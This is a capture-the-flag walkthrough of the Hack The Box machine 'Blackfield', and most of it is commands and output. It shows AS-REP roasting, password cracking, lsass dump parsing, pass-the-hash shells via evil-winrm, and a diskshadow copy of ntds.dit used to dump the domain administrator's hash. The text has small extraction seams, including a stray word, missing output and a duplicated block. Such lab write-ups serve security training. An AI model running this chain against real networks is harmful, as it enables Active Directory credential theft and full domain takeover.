


Blackfield – Hack The Box



Blackfield is a hard windows box that provides a lot of opportunity to learn some Active Directory enumeration, attacks and vulnerabilities, we get a chance to user Kerberoasting against a Windows domain, dump a hash from lsass and a cool privesc at the end to extract the admin hash from ntds.dit.

Portscan

nmap shows that we are most likely dealing with a Domain Controller with a Domain Name: **BLACKFIELD.local**

```
root@kali:~/HTB/Blackfield# nmap -sC -sV -T4 -oN nmap.out 10.10.10.192
```

```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|_ DNSVersionBindReqTCP:
|_ version
|_ bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-06-07 05:22:19Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
```

SMB – TCP 139/445

I Usually don't like to start using enumeration tools like `enum4linux` because it dumps a lot of information and understanding what comes back can be a bit difficult, so I take it one step at a time and start `smbmap` to checking if I can view any shares with anonymous login

```
root@kali:~/HTB/Blackfield# smbmap -u "Anonymous" -H 10.10.10.192
[+] Guest session      IP: 10.10.10.192:445   Name: BLACKFIELD.local
```

Disk	Permissions	Comment
----	-----	-----
ADMIN\$	NO ACCESS	Remote Admin
C\$	NO ACCESS	Default share
forensic	NO ACCESS	Forensic / Audit share.
IPC\$	READ ONLY	Remote IPC
NETLOGON	NO ACCESS	Logon server share
profiles\$	READ ONLY	
SYSVOL	NO ACCESS	Logon server share

We notice the `profile$` is an interesting share so I connect to it and see what I could be there

```
root@kali:~/HTB/Blackfield# smbclient -N //10.10.10.192/profiles$
Try "help" to get a list of possible commands.
smb: \> dir
```


.	D	0	Wed Jun 3 12:47:12 2020
..	D	0	Wed Jun 3 12:47:12 2020
AAlleni	D	0	Wed Jun 3 12:47:11 2020
ABarteski	D	0	Wed Jun 3 12:47:11 2020
ABekesz	D	0	Wed Jun 3 12:47:11 2020
ABenzies	D	0	Wed Jun 3 12:47:11 2020
ABiemiller	D	0	Wed Jun 3 12:47:11 2020
AChampken	D	0	Wed Jun 3 12:47:11 2020
ACheretei	D	0	Wed Jun 3 12:47:11 2020
ACsonaki	D	0	Wed Jun 3 12:47:11 2020
AHigchens	D	0	Wed Jun 3 12:47:11 2020
AJaquemai	D	0	Wed Jun 3 12:47:11 2020
AKlado	D	0	Wed Jun 3 12:47:11 2020
AKoffenburger	D	0	Wed Jun 3 12:47:11 2020
AKollolli	D	0	Wed Jun 3 12:47:11 2020
AKruppe	D	0	Wed Jun 3 12:47:11 2020
AKubale	D	0	Wed Jun 3 12:47:11 2020
ALamerz	D	0	Wed Jun 3 12:47:11 2020
AMaceldon	D	0	Wed Jun 3 12:47:11 2020
AMasalunga	D	0	Wed Jun 3 12:47:11 2020

I see a lot of directories so I decided to download the entire share for further analysis on my machine using:

```
smb: \> mget *
```

```
root@kali:~/HTB/Blackfield# kerbrute userenum --domain blackfield.local possible_users.txt --dc 10.10.10.192
```

PLACES



```
Version: dev (1ad284a) - 09/29/20 - Ronnie Flathers @ropnop

2020/09/29 00:08:34 > Using KDC(s):
2020/09/29 00:08:34 >    10.10.10.192:88

2020/09/29 00:08:56 > [+] VALID USERNAME:      audit2020@blackfield.local
2020/09/29 00:10:57 > [+] VALID USERNAME:      support@blackfield.local
2020/09/29 00:11:00 > [+] VALID USERNAME:      svc_backup@blackfield.local
2020/09/29 00:11:29 > Done! Tested 314 usernames (3 valid) in 175.197 seconds
```

Now with three usernames, I can check those users for `ASP-Roasting` with `GetNPUser.py` from [impacket](#)

So, I save the usernames in `users.txt` and run `GetNPUser.py` as follows:

```
root@kali:~/HTB/Blackfield# for user in $(cat users.txt); do GetNPUsers.py BLACKFIELD.local/${user} -no-pass -outputfile hash_${user} -format john -dc-ip 10.10.10.192 2>/dev/null | grep -v impacket; done
```

```
root@kali:~/HTB/Blackfield# cat users.txt
audit2020
support
svc_backup
root@kali:~/HTB/Blackfield# for user in $(cat users.txt); do GetNPUsers.py BLACKFIELD.local/${user} -no-pass -outputfile hash_${user} -format john -dc-ip 10.10.10.192 2>/dev/null | grep -v impacket; done
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for audit2020
[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for support
$krb5asrep$support@BLACKFIELD.LOCAL:8009338ba17a00752a31f0ddc551765957af63490745d9a90dac13bc12538230b81c9f8c621f91e622fd19e97f248740f7ef02e4a64a29c86edcdeca9808b49f0fee99f7d9e4fa69e03378a9de27a4bc82ee79c09380ce5dbf068f7270b184fb7f4debb2a5a86d28044b353bfe6db2221633219c2a9f36725f0e560dda242e0fd2087d5950e29f0d8654548c045a4ad841872cad6349f39c16a29b3a50d811bd3a8f505ddf4b4ba388a5a0617b722cbf52bbf907d62c03db8054b3f54584e87df1b04b26d8268776cecd2701b88282e1f1b595cdb12f57a89910b75c15464a637330ca4090f95ddee912383851c1474f5c920a5e81d2e8ce25255e138b05a6e060a2b7c70
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for svc_backup
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
```

And we get the hash for `support` so I store the hash and give it to `john` to crack it and get the password for support as: **"#00^BlackKnight"**

```
root@kali:~/HTB/Blackfield# john --wordlist=/usr/share/wordlists/rockyou.txt support_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
#00^BlackKnight ($krb5asrep$support@BLACKFIELD.LOCAL)
1g 0:00:00:13 DONE (2020-09-29 00:56) 0.07369g/s 1056Kp/s 1056Kc/s 1056KC/s
#1WIF3Y..#*burberry#*1990
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Resetting audit2020 password

So, with the new credentials I used smbmap again to see if I now have access to more shares on SMB

```
root@kali:~/HTB/Blackfield# smbmap -u 'support' -p '#00^BlackKnight' -H 10.10.10.192
[+] IP: 10.10.10.192:445          Name: BLACKFIELD.local
Disk
----
ADMIN$          NO ACCESS      Remote Admin
C$              NO ACCESS      Default share
forensic        NO ACCESS      Forensic / Audit share.
IPC$            READ ONLY      Remote IPC
NETLOGON        READ ONLY      Logon server share
profiles$       READ ONLY
SYSVOL          READ ONLY      Logon server share
root@kali:~/HTB/Blackfield#
```

We can see that now we can access the `SYSVOL` and `NETLOGON` shares so I spent the better part of a day enumerating that rabbit hole with no useful result, then it came to me, what if the `support` is a helpdesk or IT related account and I recalled an [article](#) I read before about something like this.

Following the instructions of the article I tried to change the password of `svc_backup` first but I got a `Access is denied` error so I tried to reset the password of `audit2020` and it worked and now I have access to the `forensic` share.

```
root@kali:~/HTB/Blackfield# smbmap -u 'audit2020' -p '[REDACTED]' -H 10.10.10.192
[+] IP: 10.10.10.192:445          Name: BLACKFIELD.local
Disk
----
ADMIN$          NO ACCESS      Remote Admin
C$              NO ACCESS      Default share
forensic        READ ONLY      Forensic / Audit share.
IPC$            READ ONLY      Remote IPC
NETLOGON        READ ONLY      Logon server share
profiles$       READ ONLY
SYSVOL          READ ONLY      Logon server share
```

Enumerating forensic share

While enumerating the new files I obtained, I found a directory called `memory analysis`. Taking a quick look at the zipped file names it surely looks like processes names.

```
smb: \memory_analysis\> ls
.                D          0    Thu May 28 16:28:33 2020
..               D          0    Thu May 28 16:28:33 2020
conhost.zip      A 37876530  Thu May 28 16:25:36 2020
ctfmon.zip       A 24962333  Thu May 28 16:25:45 2020
dfsrs.zip        A 23993305  Thu May 28 16:25:54 2020
dllhost.zip      A 18366396  Thu May 28 16:26:04 2020
ismserv.zip      A 8810157   Thu May 28 16:26:13 2020
lsass.zip        A 41936098  Thu May 28 16:25:08 2020
mmc.zip          A 64288607  Thu May 28 16:25:25 2020
RuntimeBroker.zip A 13332174  Thu May 28 16:26:24 2020
ServerManager.zip A 131983313 Thu May 28 16:26:49 2020
sihost.zip       A 33141744  Thu May 28 16:27:00 2020
smartscreen.zip  A 33756344  Thu May 28 16:27:11 2020
svchost.zip      A 14408833  Thu May 28 16:27:19 2020
taskhostw.zip    A 34631412  Thu May 28 16:27:30 2020
winlogon.zip     A 14255089  Thu May 28 16:27:38 2020
wlms.zip         A 4067425   Thu May 28 16:27:44 2020
WmiPrvSE.zip     A 18303252  Thu May 28 16:27:53 2020
```

Background

Lsass.exe is one critical service on windows. It verifies users logging on to the system, handles password changes amongst many more stuff.

Lsass contains all the **Security Service Providers** or **SSP**, which are the packets managing the different types of authentication. For practical reasons, the credentials entered by a user are very often saved in one of these SSPs so that the user doesn't have to enter them again a few seconds or minutes later. That means that there is a pretty good chance that I can find credentials if I dumped the memory of Lsass.

Dumping Hashes from Lsass

So, Between the files of memory_analysis, the most interesting one is lsass.zip... I unzip it and get a lsass.DMP file, running `file` on it yields:

```
root@kali:~/HTB/Blackfield/forensic/memory_analysis/lsass# file lsass.DMP
lsass.DMP: Mini DuMP crash report, 16 streams, Sun Feb 23 18:02:01 2020, 0x421826 type
```

So, to extract the hashes from the dump, one usually uses `Mimikatz`, but since Mimikatz is a tool exclusively developed for Windows I decided to use `Pypykatz` instead.

```
root@kali:~/HTB/Blackfield/forensic/memory_analysis/lsass# pypykatz lsa minidump lsass.DMP
INFO:root:Parsing file lsass.DMP
FILE: ===== lsass.DMP =====
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
    == MSV ==
        Username: svc_backup
        Domain: BLACKFIELD
        LM: NA
        NT: 9658d1d1dcd9250115e2205d9f48400d
        SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
```

Now I can clearly see the NT-Hash of `svc_backup`, using this hash I can now get a shell on the box via `evil-winrm`

```
root@kali:~/HTB/Blackfield# evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> type user.txt
54177969befedbd56931f504487c931e
```


SeBackupPrivilege

Now, before I run an enumeration script, one of the first things I do on windows is to see what privileges my current user have, and cross reference it with [Priv2Admin](#) to see if any of it is interesting

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
=====
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeBackupPrivilege          Back up files and directories  Enabled
SeRestorePrivilege         Restore files and directories  Enabled
SeShutdownPrivilege        Shut down the system          Enabled
SeChangeNotifyPrivilege    Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set Enabled
```

Looking up my privileges on Priv2Admin revealed that I can use `robocopy` to copy files in backup mode from any directory I want... So, the first thing that came to my mind is “great! Now I’ll take a copy of the admin’s desktop and read the root flag and we are done”, but when I try to run it I get:

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> robocopy /b C:\Users\Administrator\Desktop C:\Users\svc_backup\Desktop

ROBOCOPY      ::      Robust File Copy for Windows

-----
Started : Wednesday, September 30, 2020 6:35:33 AM
Source  : C:\Users\Administrator\Desktop\
Dest    : C:\Users\svc_backup\Desktop\

Files : *.*

Options : *.* /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

-----

0%      3      C:\Users\Administrator\Desktop\
100%    *EXTRA File      34      user.txt
Newer      282      desktop.ini

0%      New File      447      notes.txt
100%

0%      New File      34      root.txt
100%
2020/09/30 06:35:33 ERROR 5 (0x00000005) Copying File C:\Users\Administrator\Desktop\root.txt
Access is denied.
```

Hmm... weird! I can copy notes.txt but not root.txt, so I thought it might be a UAC thing

Backing up the Active Directory Database (ntds.dit)

Introduction

The `ntds.dit` file is a database that stores Active Directory data, including information about user objects, computers, groups and much much more. It also includes the password hashes for all users in the domain. So if I can get a copy from it along side the SYSTEM register key I can use [Mimikatz](#) or `secretsdump.py` from impacket to dump the hashes.

Extracting ntds.dit

The first thing I try is using robocopy again to get a copy from ntds.dit but apparently it is not that easy

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> robocopy /b C:\windows\ntds\ C:\Windows\System32\spool\drivers\color ntds.dit

-----
ROBOCOPY      ::      Robust File Copy for Windows
-----

Started : Wednesday, September 30, 2020 7:03:17 AM
Source  : C:\windows\ntds\
Dest    : C:\Windows\System32\spool\drivers\color\

Files : ntds.dit

Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

-----

New File      1 C:\windows\ntds\
              18.0 m ntds.dit
2020/09/30 07:03:17 ERROR 32 (0x00000020) Copying File C:\windows\ntds\ntds.dit
The process cannot access the file because it is being used by another process.
```

Quick note: the directory `C:\Windows\System32\spool\drivers\color` is by default writable by normal users (depends on Windows version)

It makes perfect sense that ntds.dit is in use but we can still get a **shadow copy** from it.

If you are not familiar with shadow copy, it is basically a technology included in Microsoft Windows that can create backup copies of files or volumes, even when they are in use.

So I started looking on ways to get a shadow copy from it until I came across this [article](#) that was super helpful in getting the copy.

The article utilizes a tool called DiskShadow in script mode to obtain a shadow copy from ntds.dit (I recommend you read the full article for more details)

First, let's discuss the DiskShadow script:

```
SET CONTEXT PERSISTENT NOWRITERS
```

```
add volume c: alias someAlias
```

```
create
```

```
expose %someAlias% Y:
```

```
exec "cmd.exe /c copy Y:\windows\ntds\ntds.dit c:\Windows\System32\spool\drivers\color\ntds.dit"
```

To explain what is going on I'll just quote the article on this one:

"In this script, we create a persistent shadow copy so that we can perform copy operations to capture the sensitive target file. By mounting a (unique) logical drive, we can guarantee a copy path for our target file, which we will extract to the 'exfil' directory before deleting our shadow copy identified by *someAlias*."

Now that the script is ready, I uploaded it to the box and ran it to get the following error:

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> cat diskshadow.txt
SET CONTEXT PERSISTENT NOWRITERS
add volume c: alias someAlias
create
expose %someAlias% W:
exec "cmd.exe /c copy W:\windows\ntds\ntds.dit C:\Windows\System32\spool\drivers\color\ntds.dit"

*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> diskshadow.exe /s C:\Windows\System32\spool\drivers\color\diskshadow.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC01, 9/30/2020 8:12:48 AM

-> SET CONTEXT PERSISTENT NOWRITERS
-> add volume c: alias someAlias
-> create
Alias someAlias for shadow ID {11f419dc-e7e0-4722-8992-d074441e545c} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {912392ae-59c0-4a41-8e20-60ba19c0352a} set as environment variable.
Querying all shadow copies with the shadow copy set ID {912392ae-59c0-4a41-8e20-60ba19c0352a}

* Shadow copy ID = {11f419dc-e7e0-4722-8992-d074441e545c} %someAlias%
- Shadow copy set: {912392ae-59c0-4a41-8e20-60ba19c0352a} %VSS_SHADOW_SET%
- Original count of shadow copies = 1
- Original volume name: \\?\Volume{351b4712-0000-0000-0000-602200000000}\ [C:]
- Creation time: 9/30/2020 8:12:49 AM
- Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
- Originating machine: DC01.BLACKFIELD.local
- Service machine: DC01.BLACKFIELD.local
- Not exposed
- Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
- Attributes: No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %someAlias% W:
-> %someAlias% = {11f419dc-e7e0-4722-8992-d074441e545c}
The shadow copy was successfully exposed as W:\.
-> exec "cmd.exe /c copy W:\windows\ntds\ntds.dit C:\Windows\System32\spool\drivers\color\ntds.dit"

The script file name is not valid.
```

I get an error that says the script file name (diskshadow.txt) is not valid but I still can see that two lines above it, it tells me that it successfully created the shadow copy so I go to ntds.dit in the new shadow volume and download my copy from there

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> cd W:\windows\ntds\
*Evil-WinRM* PS W:\windows\ntds> ls

Directory: W:\windows\ntds

Mode                LastWriteTime         Length Name
----                -
-a----          9/30/2020   4:38 AM             8192 edb.chk
-a----          9/30/2020   7:53 AM          10485760 edb.log
-a----          2/23/2020   9:41 AM          10485760 edb00004.log
-a----          2/23/2020   9:41 AM          10485760 edb00005.log
-a----          2/23/2020   3:13 AM          10485760 edbres00001.jrs
-a----          2/23/2020   3:13 AM          10485760 edbres00002.jrs
-a----          2/23/2020   9:41 AM          10485760 edbtmp.log
-a----          9/30/2020   4:38 AM          18874368 ntds.dit
-a----          9/30/2020   4:38 AM           16384 ntds.jfm
-a----          9/30/2020   4:38 AM          434176 temp.edb

*Evil-WinRM* PS W:\windows\ntds> download ntds.dit
Info: Downloading W:\windows\ntds\ntds.dit to ntds.dit

Info: Download successful!
```

Now the only thing that remains is getting a copy from the HKLM\SYSTEM registry key which can be simply done by:

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> reg save HKLM\SYSTEM C:\Windows\System32\spool\drivers\color\SYSTEM.bak
The operation completed successfully.
```

Administrator Access

Ok so we have both ntds.dit and the SYSTEM file now I can use Mimikatz to extract the hashes, but since I'm working on linux and Mimikatz is developed for windows, I'll use `secretsdum.py` instead

```
root@kali:~/HTB/Blackfield# secretsdump.py -ntds ntds.dit -system SYSTEM.bak LOCAL
```

```
root@kali:~/HTB/Blackfield# evil-winrm -i 10.10.10.192 -u Administrator -H 184fb5e5178480be64824d4cd53b99ee
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
fd01f539f8ca0de1a7ad0bc63088bcec
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

And I get the admin hash as "184fb5e5178480be64824d4cd53b99ee". Now I can login with `evil-winrm` and read the root flag.

```
root@kali:~/HTB/Blackfield# evil-winrm -i 10.10.10.192 -u Administrator -H 184fb5e5178480be64824d4cd53b99ee
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
fd01f539f8ca0de1a7ad0bc63088bcec
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```